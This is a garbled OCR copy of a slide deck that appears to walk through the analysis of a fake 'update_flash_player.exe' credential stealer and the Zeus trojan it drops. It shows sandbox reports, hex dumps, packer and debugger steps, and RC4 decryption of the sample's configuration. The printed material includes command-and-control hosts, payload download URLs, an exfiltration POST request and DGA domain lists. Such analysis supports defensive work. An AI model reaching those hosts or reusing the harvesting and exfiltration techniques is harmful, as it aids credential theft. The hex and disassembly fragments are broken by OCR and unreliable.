


SHA256: f0c30af952aebaaf231434772028feecec3a05

File name: update_flash_player.exe

Detection ratio: 5/44

Analysis date: 2012-11-01 10:00:40 UTC (9 minutes ago)



Source: https://www.virustotal.com/file/f0c30af952aebaaf231434772028feecec3a05d13a0aadd2e00c8cf37ee7f1c1/analysis/1352113402/

Malware Static Analysis

Online Sandboxes

- Safe environment for analytics
 - Network, system
- Previous research
- Share new threats...

Network Events				
	Remote IP	Local IP	HTTP Command	
[process 1]	173.246.103.59	10.20.25.247	POST	
			/forum/viewtopic.php	
[process 1]	173.246.103.59	10.20.25.247	POST	
			/forum/viewtopic.php	
			POST	
			/private/sandbox_sta	
[process 1]	173.246.103.59	10.20.25.247	POST	
			/forum/viewtopic.php	
[process 1]	173.246.103.59	10.20.25.247	POST	
			/forum/viewtopic.php	
[process 1]	173.246.103.59	10.20.25.247	POST	
			/forum/viewtopic.php	

GFI Sana box	Sample: update_flash_player.exe (3e0834994874ce0632fed0a0dca46987)
Analysis Summary	
Submitted File:	update_flash_player.exe
MD5:	3e0834994874ce0632fed0a0dca46987
File Size:	144144
File Type:	PE32 executable for MS Windows (GUI) Intel 80386 3
Analysis Time:	2013-02-12 10:34:52
Start Reason:	AnalysisTarget
Termination Reason:	Timeout
Start Time:	Tue, 12 Feb 2013 15:36:47 +0000
Termination Time:	Tue, 12 Feb 2013 15:37:48 +0000
Analysis Time:	2013-02-12 10:34:52
Sandbox:	XPSP3 - 00-0C-29-5E-B4-D8
Cariobox.	A1 01 0 - 00-00-20-0E-D4-D0

GEI CandRoy Analysis # 27100

Total Processes: Sample Notes:

Digital Behavior Traits			
Alters Windows Firewall		Hooks Keyboard	_
Checks For Debugger		Injected Code	_
Copies to Windows	S	Makes Network Connection	/
Could Not Load		Modifies File in System	_
Creates DLL in System		Modifies Local DNS	_
Creates EXE in System	××	More than 5 Processes	_
Creates Hidden File		Opens Physical Memory	_
Creates Mutex	/	Starts EXE in Documents	_
Creates Service		Starts EXE in Recycle	_
Deletes File in System	(1.	Starts EXE in System	_
Deletes Original Sample		Windows/Run Registry Key Set	_

Created Keys		
	key	
[process 1]	\REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\WinRAR	

Describe

- 144k in size
- "file" (Linux): PE32 executable (GUI) Intel 80386, for MS Windows
- Review in hex editor and with "strings" (search for easily readable text)

```
65 61 64 00 00 72 00
                                                                                                                  |CreateThread..r.
                                                                                           6e 74 41 00 00 52 01
                                                                                                                  CreateEventA..R.
                                                                                           02 47 65 74 50 72 69
                                                                                                                  |GetACP....GetPri
                                                                                           6c 65 49 6e 74 41 00
                                                                                                                   vateProfileIntA
                                                                     is program canno
                                                                     t be run in DOS
                                                                                           02 47 65 74 50 72 69
                                                                                                                  lileIntW...GetPri
                                                                                                                   vateProfileStrin
0000a0
                                                                                                                   f.GetTickCount..
                                                                                           41 64 64 72 65
                                                                                                                    .GetProcAddress
                                                                                           6d 70 69 41 00 a9 04
                                                                                                                   ....lstrcmpiA...
                                                                                           00 41 04 55 6e 6d 61
                                                                                                                   lstrcmpA..A.Unma
                                                                                                                   pViewOfFile...Cr
                                                                                           00 78 00 43 72 65 61
                                                                                                                  eateFileW.x.Crea
                                                                                           01 47 65 74 46 75 6c
                                                                                                                   teFileA...GetFul
                                                                                           57 00 00 79 00 43 72
                                                                                                                   lPathNameW..y.Cr
                                                                                           6c 65 53 69 7a 65 00
                                                                                                                   ....GetFileSize.
                                      00 00 00 00 00 00
                                                                                           6c 6c 6f 63 00
                                                                                                                   ..HeapReAlloc.h.
                                                                                           00 0a 03 4d 61
                                                              69 65 77 4f 66 46 69 6c
                                                                                        65 00 4b 45 52 4e 45 4c
                                                                                                                  iewOfFile.KERNEL
                                                     0021440 33 32 2e 64 6c 6c 00 00
                                                                                        31 01 47 65 74 4b 65 79
                                                                                                                  32.dll..1.GetKe
```

> Describe

Remainder is encrypted, packed, obfuscated!?

```
00022e50
                                                                         ....QbkMf4hCbk6
                                                34 68 43 62 6b 36
                                                                        EuRCy1I9tGOvuXTr
                                                                        OlJUdulEKOLzaCOo
                                                                        6AYCxZaGE5uvqiRS
                                                                                               02 01 0c
                                                                        erkKTMxvarPalOLI
                                                                        alSJMay8G6zJKEpt
                                                                                             0 68 00 43
                                                                                             0 43 00 79
0022ee0
                                                                                             0 76 00 75
                                                                                               67 00 51
                                                                                               6d 00 4c
                                                                                               5a 00 69
                                                                        fGo9YF49uV8GAwuw
                                                                                             0 50 00 61
                                                                        iZgwBeRPxg8tVeaT
                                                                                             0 55 00 64
                                                                        z52b21zu1LGCrnkV
                                                                                             0 7a 00 71
                                                                                             0 43 00 78
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                                                                                                          .i.R.S.e.r.k.K.T
                                                                                                          .M.x.v.g.r.P.g.l
                                                                                                          .Q.L.I.q.l.S.J.M
0022f80
           46 02 10 12 0e 58 73 5a
                                                                                                          .a.v.8.G.6.z.J.K
                                                                                                          .E.p.t.D.q.F.h.C
                                                                                                          .E.Y.A.2.f.v.V.J
                                                                                                          .r.g.u.p.7.H.8.W
                                                                                                          .2.j.D.h.R.a.y.t
                                                                                                          .3.7.P.B.N.m.E.9
                                                        00 54 00 78 00 4b 00 4a
                                                                                00 45 00 73 00 37 00 6a
                                                                                                          .T.x.K.J.E.s.7.i
                                                        00 4f 00 4e 00 68 00 61
                                                                                00 6b 00 46 00 44 00 77
                                                                                                          .0.N.h.a.k.F.D.w
```

Basic Disassembly

- Displays most accessible data from binary file
- "objdump" (Linux): PE-i386, Entry Point, "stripped", Windows system-calls

```
file format pei-1386
pdate flash player.exe:
pdate flash player exe
AS RELOC, EXEC P, HAS DEBUG, D PAGED
tart address 0x004015c8
haracteristics 0x10e
       line numbers stripped
       symbols stripped
       32 bit words
                        Thu Nov 1 09:49:51 2812
ime/Date
lagic
lajorLinkerVersion
inorLinkerVersion
                        0081e208
izeOfUninitializedData 00000000
ddress0fEntryPoint
                        000015c0
BaseOfCode
mageBase
SectionAlignment
ileAlignment
lajorOSystemVersion
lajorImageVersion
inorSubsystemVersion
ze0flmage
izeOfHeaders
                        0002dd2e
heckSum
                                         (Windows GUI
izeOfStackReserve
izeOfHeapReserve
izeOfHeapCommit
.caderFlags
```

```
e Import Tables [interpreted data section contents]
     DLL Name: KERNEL32.dll
           Hint/Ord Member-Name Bound-To
      22aa4
      22ab@
      22ao6
      22afe
      22626
                190 DeleteCriticalSection
      22646
                327 FormatMessageA
      22b8a
                582 GetModuleHandleA
      22bd8
      22be4
      22516
                669 HeapAlloc
                547 GetProcessHeap
      22c24
                673 HeapFree
                580 GetModuleFileNameA
                501 GetModuleFileNameW
      22c5c
               1146 WideCharToMultiByte
                476 GetFullPathNameA
                486 GotLastError
      22c96
      22ca6
      22cb4
                153 CreateThread
                114 CreateEventA
                534 GetPrivateProfileIntA
```



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
Basic Disassembly: Assembly

- Lot's of "XOR"
- Likely 'packed'

42/0c6:	2c 30	sub \$0x30,%al
4270c8:	30 30	xor %dh,(%eax)
4270ca:	34 30	xor \$0x30,%al
4270cc:	38 30	cmp %dh,(%eax)
4270ce:	3c 30	cmp \$0x30,%al
4270d0:	40	inc %eax
4270d1:	30 44 30 48	xor %al,0x48(%eax,%esi,1)
4270d5:	30 4c 30 50	xor %cl,0x50(%eax,%esi,1)
4270d9:	30 54 30 58	xor %dl,0x58(%eax,%esi,1)
4270dd:	30 5c 30 60	xor %bl,0x60(%eax,%esi,1)
4270e1:	30 64 30 68	xor %ah,0x68(%eax,%esi,1)
4270e5:	30 6c 30 70	xor %ch,0x70(%eax,%esi,1)
4270e9:	30 74 30 78	xor %dh,0x78(%eax,%esi,1)
4270ed:	30 7c 30 80	xor %bh,-0x80(%eax,%esi,1)
4270f1:	30 84 30 88 30 8c 30	xor %al,0x308c3088(%eax,%esi,1)
4270f8:	90	nop
4270f9:	30 94 30 98 30 9c 30	xor %dl,0x309c3098(%eax,%esi,1)
427100:	a0 30 a4 30 a8	mov 0xa830a430,%al
427105:	30 ac 30 b0 30 b4 30	xor %ch,0x30b430b0(%eax,%esi,1)
42710c:	b8 30 bc 30 c0	mov \$0xc030bc30,%eax
427111:	30 c4	xor %al,%ah
427113:	30 c8	xor %cl,%al
427115:	30 cc	xor %cl,%ah
427117:	30 d0	xor %dl,%al
427119:	30 d4	xor %dl,%ah
42711b:	30 d8	xor %bl,%al
42711d:	30 dc	xor %bl,%ah
42711f:	30 e0	xor %ah,%al
427121:	30 e4	xor %ah,%ah
427123:	30 e8	xor %ch,%al
427125:	30 ec	xor %ch,%ah
427127:	30 f0	xor %dh,%al
427129:	30 f4	xor %dh,%ah
42712b:	30 f8	xor %bh,%al
42712d:	30 fc	xor %bh,%ah
42712f:	30 00	xor %al,(%eax)
427131:	31 04 31	xor %eax,(%ecx,%esi,1)
427134:	08 31	or %dh,(%ecx)
427136:	0c 31	or \$0x31,%al

Binary Packing

- Common for malware, commercial/free packing tools to check
- File appears packed, but not using common tools





```
E:\00.Tools.Real\Misc\upx308w.packer.unpacker\upx308w\upx.exe -d update_flash_player.exe

Ultimate Packer for eXecutables
Copyright (C) 1996 - 2011

UPX 3.08w Markus Oberhumer, Laszlo Molnar & John Reiser Dec 12th 2011


File size Ratio Format Name


upx: update_flash_player.exe NotPackedException: not packed by UPX

Unpacked 0 files.
```

Disassembly


- Time to look closer, dissect code using static dis-assembler
- Assembly (raw) code organized into context, flow and architecture
- IDA Pro (free/demo edition): www.hex-rays.com
- On opening: imports segment destroyed
- Important anti-debugging option: "IsDebuggerPresent"






Disassembly

- Functions
- Addresses (offset)
- Strings
- Flow




Disassembly

Possible execution flow



Disassembly

ASM Code showing XOR routines, Registry events



So, what do we know?

- Windows(32 bit) executable file
- Not really recognized/new threat
- Most likely packed code, possibly more
- Several general Windows function calls
- What does it do?
- No operational data yet





Dynamic Code Analysis

- <u>Debugger</u> (OllyDbg free) to run binary in a controlled environment:
 - Ability to walk through execution routines step by step
 - Can set interruptions (breakpoints) in the code at any point to stop and look around
 - Obviously on a test workstation, isolated from protected networks, storage
 - Physical hardware best, not on a VM, no analysis or forensic tools (IDA!), ProcExplorer, etc.

System State & Monitoring Tools


- Live Analysis:
 - Registry: RegShot, RegMonitor
 - O SysInternals: ListDLL's, Process Monitor, Process Explorer, Registry Monitor, AutoRuns, Disk Monitor, etc.
- Live forensics versus Memory dump analysis
- Other: hash of critical files (svchost.exe, explorer.exe), process injection?, RootKit, ADS

> Network

- Set up lab: LAN, DNS, HTTP server ("forum.php"), FTP server, etc.
- Client: netstat, routing tables, TCPmon, DNS host file
- Wireshark: DNS, HTTP, SSL, FTP, side-channels, UDPf

> SysInternals Tools for processes, threads, file & registry access, TCP


```
update_flash_player.exe pid: 2252
Command line: "c:\update_flash_player.exe"
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             0x28000
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
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update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\(Default)	SUCCESS	"C:\Program Files\FileZilla FTP Client"
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update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\(Default)	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	CloseKey	HKLM\Software\FileZilla Client	SUCCESS	
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6076 15:53:27 update_flash_pl:2976	WRITE	C:\DOCUME~1\dublin\LOCALS~1\Temp\abcd.bat	SUCCESS

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- > After loading, but prior to run, some additional 'static' details seem evident
 - Registry, file creations, strings of CHAR's



Malware Dynamic Analysis

> Specific Windows calls are discovered, shows some potential intentions

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Executable Modules, imported functions

- Comctl32: Common Controls, basic Windows functions
- IMM32: is a library used by the Microsoft Windows Input Method Manager (IMM).
- ADVAPI32: advanced API services library supporting numerous APIs including many security and registry calls.
- RPCRT4: Remote Procedure Call (RPC) API, used by Windows applications for network and Internet communication.
- GDI32: contains functions for the Windows GDI (Graphical Device Interface) which assists windows in creating simple 2-dimensional objects.
- SECUR32: is a library which contains Windows Security functions (Credentials, tokens, encryption)
- KERNEL32: is the most important Microsoft Windows Kernel. Functionality addressing most of windows functions are linked to this kernel DLL in some way
- Ntdll.dll is a module that contains NT system functions
- USER32: user32.dll is a module that contains Windows API functions related the Windows user interface (Window handling, basic UI functions, and so forth).

- > Tip-toe through execution process to unpack data
 - Breakpoints: Steps and leaps, run-until-returns, Virtual Alloc (memory write)
 - Watch Hex dumps, memory stack
 - Interesting data quickly appears!





- ➤ Binary Packer discovered: aPLib v1.01
 - Can download API and run our own unpack now
 - Continue to review unpacked in OllyDBG

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- > ASCII data in stack
 - Password list?
 - HTTP strings (POST/GET)
 - Crypt phrases?
 - Registry keys & Windows API calls
 - Intention of malware clearer

Address	ASCII dump
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Data harvesting: FTP, SSH, Email accounts, passwords, certificates from files, databases, Registry

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- Data harvesting: Filezilla Example
 - Filezilla FTP Client installed, account details entered and cached
 - User ('sys') and Password observed in binary execution

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- SysInternal Tools
 - File harvesting: accessing files, registry and databases
 - Registry entries also show common Windows operations

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Network Activity: Data exfiltration

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POST /forum/viewtopic.php HTTP/1.0
Host: 8.koguis.com
Accept: */*
Accept-Encoding: identity, *;q=0
Content-Length: 648
Connection: close
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)
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Data exfiltration

- Data harvested
- Calls to Windows Crypt API
- Data packed & encrypted
- HTTP Post formatted
- Data packet sent

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9:3a:72:ec:68:7b:4d:52:50:a3:bd:a3:42:59:b4:4a:5b:59:b2:22:8b:d6:7a:ed:4e:80:2b:4c:3a
```

⊕ Frame 1: 473 bytes on wire (3784 bits), 473 bytes captured (3784 bits) Ethernet II, Src: Dell_44:01:39 (00:15:c5:44:01:39), Dst: Belkin_d0:cf:ea

■ Internet Protocol Version 4, Src: 10.42.43.10 (10.42.43.10), Dst: 10.42.43.

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5b 59

:f2:e6:77:cf:17:21:f1:cc:93:0c:14:18:71:d4

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
21 f1 cc 93 Oc 14 18 71 d4

Malware Binary Cryptographic Analysis

Cracking the Encryption

- Observed Windows Crypto API calls
- Assume RC4
- = Symmetric encryption, so need key
- Extract payload from network dump
- Parse header ("CRYPTED0")
- Bruteforce attempts using free online RC4 Decryption Tool
- Success, kind of...

```
s.mustdie.gates.billgates.ghbdtn.gfhjkm.1234567890..cryptimplus.
0414762 http://8.koguis.com/forum/viewtopic.php.http://8.amellelenoire.
0414762 rg/forum/viewtopic.php..http://Uoyagersystems.cc/EcYdbYWf.exe.ht
0414762 tp://marketer-school.net/xFMTvTNP.exe..YUIPWDFILE0YUIPKDFILE0YUI
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


Malware Binary Compression

Unable to 'unpack' further

- Possibly using packer from earlier, but binary not seen
- Using native Windows compression?
- Suggestions?

> Blackhole Dropper: Real payload of attack, retrieved, renamed and launched from temp directory



- Self-destruction sequence commencing!
 - Batch file to delete "update_flash_player" plus itself



55612 PID: 2288, Command line: cmd /c ""C:\DOCUME~1\dublin\LOCALS~1\Temp\abcd.bat" "c:\update_flash_player.exe" "

OPEN	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
QUERY INFORMATION	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
QUERY INFORMATION	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
QUERY INFORMATION	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
CLOSE	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
OPEN	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
READ	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
CLOSE	C:\Documents and Settings\dublin\Local Settings\Temp\abcd.bat
	QUERY INFORMATION QUERY INFORMATION QUERY INFORMATION CLOSE OPEN READ

> From bad to worse, who invited Zeus to the party?



SHA256: 6791214e472b1c3b2af05ef9a0e69f9b0a2a0e10ec557035a9299ec620b82c87

File name: xFMTvTNP.exe

Detection ratio: 39 / 46

Symantec	Packed. Generic. 362
TheHacker	Trojan/Spy.Zbot.gggf
TotalDefense	-
TrendMicro	TROJ_GEN.R4AE1A7
TrendMicro-HouseCall	TROJ_GEN.R4AE1A7
VBA32	BScope.TrojanPSW.Zbot.2716
VIPRE	Trojan.Win32.Generic!BT
ViRobot	Trojan.Win32.A.Zbot.381200

ſ	Kaspersky	Trojan-Spy.Win32.Zbot.gglm
ı	Kingsoft	Win32.Troj.Zbot.(kcloud)
	Malwarebytes	Spyware.Zeus
ı	McAfee	PWS-Zbot.gen.aln
ı	McAfee-GW-Edition	PWS-Zbot.gen.aln
	Microsoft	PWS:Win32/Zbot.gen!AK
ı	MicroWorld-eScan	Gen:Variant.Kazy.64495
ı	NANO-Antivirus	Trojan.Win32.Zbot.bburnq
ı	Norman	Kryptik.BXR
ı	nProtect	Trojan-Spy/W32.ZBot.381200
	Panda	Trj/Sinowal.WWG
	PCTools	HeurEngine.MaliciousPacker
	Rising	Malware.Symmil49C6
l	Sophos	Troj/Zbot-DHN

- Zeus requires Traditional Digital Forensics (with Open Source/non-Commercial)
 - Process cannot be easily found, but certainly running
 - Live analytics
 - Network
 - Local analysis: Autoruns, ProcExp, RegExp, RootKit Revealer,
 - Offline Analysis: Memory Forensics
 - Memory Snapshot: Dumplt, dd, Helix, Deft, RedLine, 'hiberfil.sys'
 - 'Volatility' for subsequent system analysis:
 - Running (and expired) processes
 - Full Registry (Windows always keeps live in RAM)
 - Network (past and present)
 - Running DLL's, API hooks, modules
 - Advanced plug-ins focused on malware & even Zeus

- > Network behaviour:
 - UDP pattern to IP array
 - DNS queries:
 - Google, Bing
 - Pseudo-random domains
 - Verisign:
 - o crl.verisign.com
 - ocsc3-2004-crl.verisign.com
 - ocsc3-2009-2-crl.verisign.com
 - ocsc3-2010-crl.verisign.com
 - Zeus calling home
 - Control & Command

107.193.192.202	UDP	209 Source port: 28802 Destination port: 28707
	UDP	224 Source port: 28802 Destination port: 23456
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208.106.56.44	UDP	199 Source port: 28802 Destination port: 17189
76.224.220.38 L	UDP	179 Source port: 28802 Destination port: 26202
76.223.247.173	UDP	280 Source port: 28802 Destination port: 15150
219.74.173.38 U	UDP	313 Source port: 28802 Destination port: 22128
12.69.33.114 L	UDP	149 Source port: 28802 Destination port: 16684
184.184.247.60 L	UDP	268 Source port: 28802 Destination port: 23089
71.17.245.194 U	UDP	183 Source port: 28802 Destination port: 26331
99.174.233.11 W		269 Type 0x2a[Ma]formed Packet]
195.169.125.228 U	UDP	130 Source port: 28802 Destination port: 29902
69.156.97.194 L	UDP	292 Source port: 28802 Destination port: 20038
108.217.233.48 U	UDP	304 Source port: 28802 Destination port: 16503
178.24.254.56 U		142 Source port: 28802 Destination port: 29604
99.68.50.168 L	UDP	117 Source port: 28802 Destination port: 18692
183.91.20.38 U	UDP	214 Source port: 28802 Destination port: 11064

10.42.43.1	DNS	74 Standard query 0x86e7 A www.google.com
10.42.43.1	DNS	72 Standard query 0x1f4a A www.bing.com
10.42.43.1	DNS	90 Standard query 0x4a06 A Trfkvxytfufmknvcagrwvwdumn.com
10.42.43.1	DNS	87 Standard query 0x43e3 A heyvspnjkvlbfuhaalvihivt.ru
10.42.43.1	DNS	87 Standard query 0x03ed A ubagmmvxwltpvobdrsyxacp.biz
10.42.43.1	DNS	91 Standard query 0x351e A kbswdyayrswkjnzhxnifmpucjb.info
10.42.43.1	DNS	92 Standard query 0x13f2 A vksbamrmrkvibypzhpjaeoryhulf.org
10.42.43.1	DNS	90 Standard query OxfcOa A qoplpbpreqplvtlrdunjmngysg.net
10.42.43.1	DNS	89 Standard query 0x89a6 A lmrhbeypexpljkzeumxjvifeu.com
10.42.43.1	DNS	88 Standard query 0xf752 A fyjfexaulbybymzgaaigmnzuo.ru
10.42.43.1	DNS	86 Standard query 0x0669 A bmauaqjzxkpjugkvwbmjbq.com
10.42.43.1	DNS	92 Standard query 0x875b A muwtczxgujrbazdxrcjnxqkvzppn.net
